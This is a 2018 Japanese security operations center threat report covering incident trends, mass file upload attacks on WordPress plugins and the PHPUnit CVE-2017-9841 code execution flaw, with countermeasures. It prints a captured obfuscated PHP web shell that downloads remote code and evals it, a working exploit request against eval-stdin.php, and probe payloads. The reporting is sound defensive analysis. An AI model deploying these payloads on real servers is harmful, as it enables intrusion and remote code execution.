

The background of the left half of the cover is a vertical blue gradient with a faint, glowing globe of white grid lines and light spots.

JAPAN SECURITY OPERATION CENTER **INSIGHT**



JAPAN
SECURITY OPERATION
CENTER

Vol.20

2018/12/26

JSOC Analysis Group



JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol. 20

JSOC INSIGHT vol. 20	1
1 Preface	2
2 Executive Summary	3
3 Trends in Severe Incidents at the JSOC	4
3.1 Trends in severe incidents	4
3.2 Types of traffic to pay attention to.....	7
4 Topics of This Volume	8
4.1 Explosion of file upload attempts against WordPress plugins	8
4.1.1 Vulnerabilities exploited	8
4.1.2 Changes in the number of attacks detected	8
4.1.3 Files uploaded	9
4.1.4 Investigating the impact of attacks and the countermeasures for such	11
4.2 Arbitrary code execution vulnerability in PHPUnit	12
4.2.1 Testing the vulnerability	12
4.2.2 Examples of attacks detected that exploited the vulnerability	13
4.2.3 Countermeasures against the vulnerability	15
5 Fiscal Year 2017 Trend Summary	16
5.1 FY2017 Summary.....	16
5.2 Severe incidents related to attacks from the Internet	17
5.3 Severe incidents that occurred in intra-networks.....	22
6 Conclusion	25

1 Preface

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts study communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.

We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.

*Japan Security Operation Center
Analysis Group*

Data collection period

For Sections 3 and 4: January 1, 2018 to March 31, 2018

For Section 5: April 1, 2017 to March 31, 2018

Devices used

This report is based on data from security devices supported by the LAC-supplied JSOC Managed Security Services.

* This document is for information purposes only. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document.

* When using data from this report, be sure to cite the source.
(For example, Source: "JSOC INSIGHT, vol. 20, from LAC Co., Ltd.")

* The information contained in this document is as of the initial publication of this document and may be changed by the time it is viewed or provided.

2 Executive Summary

This report illustrates an analysis of the trends in the incidents that occurred during the collection period and introduces some especially notable threats.

■ **Explosion of file upload attempts against WordPress plugins**

File upload attempts against plugins for WordPress, which is an open-source content management system (CMS), have explosively increased. While files used for such attempts during the previous collection period did not carry content that could cause real damage, files used during this period have had content that could cause real damage. These attempts are intended against a wide variety of plugins, thus it is important to determine and manage the plugins used.

■ **Arbitrary code execution vulnerability in PHPUnit**

In June 2017, PHPUnit, which provides a testing framework for PHP, was reported to have an arbitrary code execution vulnerability (CVE-2017-9841), and since then, attacks that exploited the vulnerability have been increasing. These increasing attacks were designed to explore targets for vulnerabilities and not to cause real damage. However, we need to be alert, as there is a possibility of attacks that could cause real damage.

3 Trends in Severe Incidents at the JSOC

3.1 Trends in severe incidents

Our security analysts at the JSOC analyze the logs detected by firewalls, IDS/IPS, and sandboxes, and assign one of four incident severity levels according to the nature of incident and the degree of impact that the incident has on monitored targets. Of these severity levels, "Emergency" and "Critical" indicate severe incidents for which a successful attack was confirmed or that the likelihood of damage was assessed to be high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incidents classified as an emergency: - When a customer system experiences an information leak or a Web alteration; or - When malware-infected traffic is confirmed and when the infection has been expanding.
	Critical	Incidents classified as where the likelihood of attack success is high: - When a successful attack against a vulnerability or malware infection is confirmed; or - When it is unknown whether the attack succeeded or not, but when it will cause serious impact at a high probability if successful.
Reference incident	Warning	Incidents classified as needing follow-up: - When the investigation of whether the attack succeeded or not showed no possibility of impact; or - When the possibility of an impact was low at the time of detection, but when follow-up is necessary.
	Informational	Incidents classified as a non-attack: - When audit traffic such as port scan traffic, or other traffic that does not cause any real damage, occurs; or - When security diagnosis or test traffic occurs.

Figure 1 shows the changes in the number of severe incidents during the collection period (from January to March 2018). The total number of severe incidents during this collection period decreased to 205 from the 257 of the previous period (from October to December 2017).

The period from middle to late January saw more severe incidents due to attacks from the Internet (① in Figure 1). The increase largely accounts for many more attacks that exploited a WLS Security-related arbitrary code execution vulnerability (CVE-2017-10271)¹ in Oracle WebLogic Server. Since an attack code was released last December, this attack type has been continually detected many times. However, this attack type has not caused any severe incidents since mid-February, most probably due to completed customer response to the vulnerability. This collection period also saw constant severe incidents due to cross-site scripting (XSS) or SQL injection.

Severe intra-network incidents sharply increased during mid-March (② in Figure 1). The increase was due to an increase in suspicious traffic to 445/tcp. This traffic type occurred in the process of infection expansion, and such traffic was found to originate from multiple

¹ "4.1 Code Execution Vulnerability in Oracle WebLogic Server" in *JSOC INSIGHT*, vol. 19

https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol19_en.pdf

sources or was continually detected in most cases, resulting in the easily and sharply increased number of severe incidents.





Figure 1 Changes in the number of severe incidents (January to March 2018)

Figure 2 shows a breakdown of the severe incidents related to attacks from the Internet.

The number of severe incidents related to attacks from the Internet decreased to 101 from the 129 of the previous collection period. The largest proportion of severe incidents were caused by attacks that exploited an Oracle WebLogic Server vulnerability, and then, XSS and SQL injection-related severe incidents followed, continuing from the previous collection period. Also, increased severe incidents were related to misconfiguration, such as confidential file referencing and logging-in with guessable authentication information. In one incident during this collection period, a temporary file created when editing a WordPress configuration file could be referenced, and as a result, authentication information used for database connection was unintentionally made available to the public. In another incident, an Apache Axis2 management page could be logged in to with the default account and password, and was made available to the public. Such misconfiguration-related incidents will occur more often when building a new server or making such a server available to the public or at the beginning of a fiscal year when users are newly added or deleted, thus we need to be more alert.



(a) October to December 2017


(b) January to March 2018

Figure 2 Breakdown of severe incidents related to attacks from the Internet

Figure 3 shows a breakdown of the severe incidents that occurred in intra-networks.

The number of severe intra-network incidents decreased to 104 from the 128 of the previous collection period. Especially, the number of severe incidents where Urnsif-affected traffic through infection was detected significantly decreased. However, we have confirmed that a type of traffic related to a suspicious Excel file attached to emails and designed for Urnsif or URLZone infection was still detected, thus we need to keep guard against suspicious emails.

Even if such a type of traffic was detected, it was difficult to determine whether severe incidents were related to traffic intended for investigation purposes or traffic caused by an attached suspicious file. However, we comprehensively analyzed the data for such incidents, including other relevant traffic detected, and determined that the traffic was most likely due to unauthorized activity by attackers and thus classified such attacks as severe incidents, as required.



(a) October to December 2017

(b) January to March 2018

Figure 3 Breakdown of severe incidents that occurred in intra-networks

3.2 Types of traffic to pay attention to

This section introduces the types of suspicious traffic found during this collection period that require attention, along with the types of attacks from the Internet that were detected frequently, although such did not cause serious damage.

Table 2 shows the types of traffic frequently detected during the collection period.

Table 2 Types of traffic frequently detected

Overview	JSOC observation	Observation period
Attacks from 203.24.188.242	Many attacks from 203.24.188.242 (Australia) were detected between January 10 and 11. These attacks were against a vulnerability (CVE-2013-0156) that could allow any code to be executed in Ruby on Rails or a vulnerability (CVE-2012-1823) that could allow any code to be executed in PHP running on CGI, for cryptocurrency mining.	From early January to mid-January
Attacks from 190.60.206.11	Many attacks from 190.60.206.11 (Colombia) were detected that targeted different types of software, including Network Weathermap, Oracle WebLogic Server, and JBoss. Some of the attacks were intended to investigate for vulnerabilities, but most were intended for cryptocurrency mining.	From late January to mid-February
Attacks that exploited a PAN-OS vulnerability	Many attacks were detected between February 3 and 4, exploiting a vulnerability (CVE-2017-15944) in PAN-OS, included with a Palo Alto Networks product. The attacks originated from numerous source IP addresses, and our observation shows that these attacks only attempted to circumvent authentication and did not attempt to execute codes. This may be because they could not find targets to be affected by this vulnerability.	Early February
Traffic for scanning SIPROTEC	On February 25, traffic was detected that scanned for SIPROTECs from Siemens. The time when these attacks occurred and the targeted devices might have implied OpNuke by Anonymous, but there were no obvious relationships or nothing in common between the targeted organizations or with an OpNuke targeted organization.	Late February

4 Topics of This Volume

4.1 Explosion of file upload attempts against WordPress plugins

January 4, 2018 saw an explosion of file upload attempts against plugins for WordPress, which is an open-source content management system (CMS). Many such plugins were targeted, but these vulnerabilities were announced at different times. The previous collection period also saw an increase in file upload attempts,² but the increase this time was much more substantial.

4.1.1 Vulnerabilities exploited

Table 3 shows some of the plugin directories confirmed to have been file upload attempts.

WordPress has many various plugins developed and made available by many developers, and they have often been found to have vulnerabilities. Attacks this time did not target a new vulnerability only. Rather, they attacked random vulnerabilities, including those reported long ago.

Table 3 Directories targeted by file upload attempts

cherry-plugin	reflex-gallery	formcraft
wp-property	simple-ads-manager	simple-dropbox-upload-form
uploader	wp-symposium	wpstorecart
tevolution	mailpress	gallery-plugin
dzs-portfolio	mm-forms-community	font-uploader

4.1.2 Changes in the number of attacks detected

Figure 4 shows changes in the number of file upload attempts against WordPress plugins.

The period between January 4 and 14 saw an explosion of such attempts detected (① in Figure 4). The previous collection period also saw a large increase between December 19 and 21, 2017 (② in Figure 4), but the peak number this time was approx. 3.7 times higher than that of the previous one. Since then, the number of such attacks increased intermittently, but after higher numbers between February 19 and 27, the number went down.

The period of (③ in Figure 4) seems to have no significant change in number, but actually, approx. 50 to 500 attacks were detected daily, which shows how explosive the increase was at this time.

² "4.2.1.3 Attacks that exploit a CMS or CMS-plugin vulnerability for file upload" in *JSOC INSIGHT*, vol. 19

https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol19_en.pdf




Figure 4 Changes in the number of file upload attempts against WordPress plugins

4.1.3 Files uploaded

For the period from January 4 to February 27, which saw a higher number of attempts detected, we looked into what files attackers attempted to upload by checking their contents, and found out that there was a change in file content between files detected on or earlier than February 3 and those detected on or later than February 4.

The files detected on or earlier than February 3 contained a PHP code intended to display a specific character string, like those detected during the previous collection period (Figure 5). The basic format of their file names used when uploading them were "<random five characters>.php", but their file extensions were changed, depending on the target vulnerability, including ".phtml" or ".php.png".

Those detected on or later than February 4 contained PHP codes intended to obtain content from a URL and execute it by holding the URL in the cookie's key parameter to access an uploaded file (Figure 6). The detection log only shows part of a file that the attacker attempted to upload, and we confirmed that similar files having the same purpose were available on the Internet. Those files were named in the same format as those detected on or earlier than February 3.

```
--a48ac0d42652ba605bacd0b495df0fddaa2362ae
Content-Disposition: form-data; name="qqfile"; filename=HhJAb.php.png
Content-Length: 21
Content-Type: image/png

<?php
echo 'test';
?>
--a48ac0d42652ba605bacd0b495df0fddaa2362ae--
```

Figure 5 File content example for most of the files detected on or earlier than February 3

```

--d2d9a1f53effb5a8d6f254eccf1e56957515e7b0
Content-Disposition: form-data; name="qqfile"; filename=cHu32.php
Content-Length: 1392

<?php
@ob_start();
error_reporting(0);
@ini_set('html_errors','0');
@ini_set('display_errors','0');
@ini_set('display_startup_errors','0');
@ini_set('log_errors','0');
@set_time_limit(0);
@clearstatcache();

if (!isset($_SERVER['HTTP_ACCEPT_LANGUAGE'])) {
    die('test');
}

//1eebe5f01529263e823dc42fac284161

if (isset($_REQUEST['c'])) {
    setcookie("key", "", time() - 3600);
}

//1eebe5f01529263e823dc42fac284161

if (isset($_REQUEST['key'])) {
    setcookie("key", $_REQUEST['key'], time() + 3600 * 24 * 7); //Seven Days.
    $_COOKIE['key'] = $_REQUEST['key'];
}

//1eebe5f01529263e823dc42fac284161

if (!isset($_COOKIE['key'])) {
    $html = <<<EOF
    <form method="POST" action="">
    <input type="text" name="key">
    <input type="submit">
    </form>
EOF;
    die($html);
}

//1eebe5f01529263e823dc42fac284161

$content = remove_tags(_dl($_COOKIE['key']));

$func="cr"."eat"."e_fun"."cti"."on";

$remove_tags = $func('$x','ev'. 'al'. '(">". $x);');

$remove_tags($content);

function _dl($url)
{
    try {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_TIMEOUT, 30);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $r = curl_exec($ch);
        curl_close($ch);
    } catch (Exception $e) {
        $r = file_get_contents($url);
    }
}

```

Figure 6 File content example for most of the files detected on or later than February 4

4.1.4 Investigating the impact of attacks and the countermeasures for such

This type of attack was intended to exploit WordPress plugin vulnerabilities for file upload. If your web server access log contains repeated access to plugins that would not occur in ordinary access, the situation is highly likely to involve an attack. Furthermore, the file names of files created through such attacks had fixed patterns. To investigate whether an attack has impact, it is recommended to ensure, for example, the following.

Points to be checked:

- None of your plugins have vulnerabilities.
- Your WordPress directory contains no file with the name of "<random five characters>.php".

To protect yourself from this type of attack, it is important to manage your plugins. When a new version is released from its developer, check for vulnerability information, and if a fix for a vulnerability is available, update the plugin quickly. It will be useful to check the WordPress environments in your organization for vulnerabilities with a specialized WordPress vulnerability scanner.

Without being limited to WordPress, if the installed plugins are not managed properly, plugin vulnerabilities may be exploited, resulting in successful attacks and resultant damage; therefore, we need to be alert. If your organization is outsourcing management, you should be kept informed of how the plugins are managed.

4.2 Arbitrary code execution vulnerability in PHPUnit

In June 2017, PHPUnit was reported to have an arbitrary code execution vulnerability (CVE-2017-9841),³ and since then, attacks that exploited the vulnerability have been increasing. As PHPUnit provides a testing framework for product development, it is rare that such a vulnerable environment is made externally available. Attacks against the vulnerability have been continually detected, but our investigation shows that there is no case where a PHPUnit environment is made externally available. If such an environment that may be affected by this vulnerability is made externally available, it will allow any code to be easily executed there; therefore, we need to be alert.

4.2.1 Testing the vulnerability

This vulnerability is attributed to processing by eval-stdin.php. As the name implies, the file is guessed to have been prepared to evaluate data from the standard input as a PHP code. However, checking the modified content of eval-stdin.php as shown in Figure 7 revealed that the vulnerable version of PHPUnit was configured to evaluate the body of an HTTP request, not data from the standard input.

```
analyst@victim$ diff vuln/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php not
-vuln/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
3c3
< eval('?>' . file_get_contents('php://input'));
---
> eval('?>' . file_get_contents('php://stdin'));
```

Figure 7 Modified content of eval-stdin.php

Figure 8 shows a traffic code used to test the vulnerability.

Through the test, it was confirmed that the response (② in Figure 8), including an execution result, was obtained by specifying the PHP code (① in Figure 8; code to be executed in a vulnerable environment) in the body of the POST request.

³ JVNDB-2017-005280 - JVN iPedia - Vulnerability Countermeasure Information Database

<https://jvndb.jvn.jp/ja/contents/2017/JVNDB-2017-005280.html>

```

POST /vuln/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
Host: ██████████
User-Agent: curl/7.55.1
Accept: /*/*
Content-Length: 50
Content-Type: application/x-www-form-urlencoded

<?php echo(base64_decode('Q1ZFLTIwMTctOTg0MQ==')); HTTP/1.1 200 OK
Date: Wed, 06 Jun 2018 11:51:49 GMT
Server: Apache/2.4.6 (CentOS) PHP/7.1.18
X-Powered-By: PHP/7.1.18
Content-Length: 13
Content-Type: text/html; charset=UTF-8

CVE-2017-9841

```

Figure 8 Traffic code used to test the vulnerability

4.2.2 Examples of attacks detected that exploited the vulnerability

Examples of attacks detected that exploited the vulnerability Figure 9 shows changes in the number of attacks detected that exploited the vulnerability, and Figure 10 and Figure 11 show examples of attacks.

As intermittent attacks have been repeated, March 29 saw a significant increase in the number of attacks detected. Checking increased attacks around March 29 (Figure 10) showed that the increases detected on March 28 and 29 were attributed to investigative traffic for NYU Internet Census,⁴ where a specific header was added to the response. For other attacks, the traffic did not contain information identifying a specific organization, and investigative traffic to check the configuration of vulnerable environments by executing the phpinfo function accounted for most of them (Figure 11). However, we need to be alert, as there is a possibility of attacks that may cause real damage after the environment is known to be vulnerable.

⁴ NYU Internet Census

<https://scan.lo/>




Figure 9 Changes in the number of attacks detected that exploited the vulnerability

```
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
User-Agent: NYU Internet Census (https://scan.lol; research@scan.lol)
Host: ██████████
Content-Type: application/x-www-form-urlencoded
Content-Length: 133

<?php
$protocol = (isset($_SERVER['SERVER_PROTOCOL']) ? $_SERVER['SERVER_PROTOCOL'] : 'HTTP/1.0');
header($protocol . ' 654 lol');
?>
```

Figure 10 Example of attack codes detected (March 28 and 29)

```
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
Host: ██████████
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_8; en-us) AppleWebKit/534.50 (KHTML, like Gecko)
Version/5.1 Safari/534.50
Content-Length: 18

<?php phpinfo();?>
```

Figure 11 Example of attack codes detected (outside of March 28 and 29)

4.2.3 Countermeasures against the vulnerability

This vulnerability may have impact if a vulnerable PHPUnit version is made externally available. As PHPUnit provides a testing framework, it is generally unnecessary to make it externally available as part of a product. Therefore, it is most important to implement an appropriate measure to prevent a file or directory containing PHPUnit from being mistakenly made externally available. If it is necessary to make PHPUnit externally available, it is important to use a version with the vulnerability fixed and to perform appropriate access control.

[Versions that will be affected by the vulnerability]

- PHPUnit 4.8.27 or earlier
- PHPUnit 5.x prior to 5.6.2

5 Fiscal Year 2017 Trend Summary

5.1 FY2017 Summary

This section summarizes the trends of incidents in FY2017, looking back on the severe incidents that occurred during that fiscal year, from April 2017 to March 2018.

Figure 12 shows changes in the number of severe incidents from FY2015 to FY2017.

The total number of severe incidents in FY2017 was approximately half those of FY2015 and FY2016. However, the number of severe incidents classified as "Emergency" was increasing to 10 from zero in FY2015 and four in FY2016.




Figure 12 Changes in the number of severe incidents (April 2015 to March 2018)

* The three vertical bars in each month indicate FY2015, FY2016, and FY2017, from left to right.

In addition, while the number of severe incidents has been decreasing, the total number of logged attacks has been increasing (Figure 13).




Figure 13 Number of incidents logged as attacks (April 2016 to March 2018)

5.2 Severe incidents related to attacks from the Internet

Figure 14 shows changes in the number of severe incidents related to attacks from the Internet

The number of severe incidents related to attacks from the Internet decreased to 479 from 647 in FY2016. For June and July, the numbers are higher than those in FY2016 (① in Figure 14), and this is attributed to the continual notification of attacks that exploited a vulnerability in the IIS 6.0 WebDAV functionality at a particular customer's site.

January 2018 saw many severe incidents due to attacks that exploited a vulnerability in "WLS Security," which is a subcomponent of Oracle WebLogic Server (② in Figure 14). Comparing the month to March 2017, when vulnerabilities in Apache Struts2 (S2-045) and IIS 6.0 were reported at the same time (③ in Figure 14), it is worth noting that multiple attackers repeatedly attacked a particular server and continued the attack even after the vulnerability was fixed.

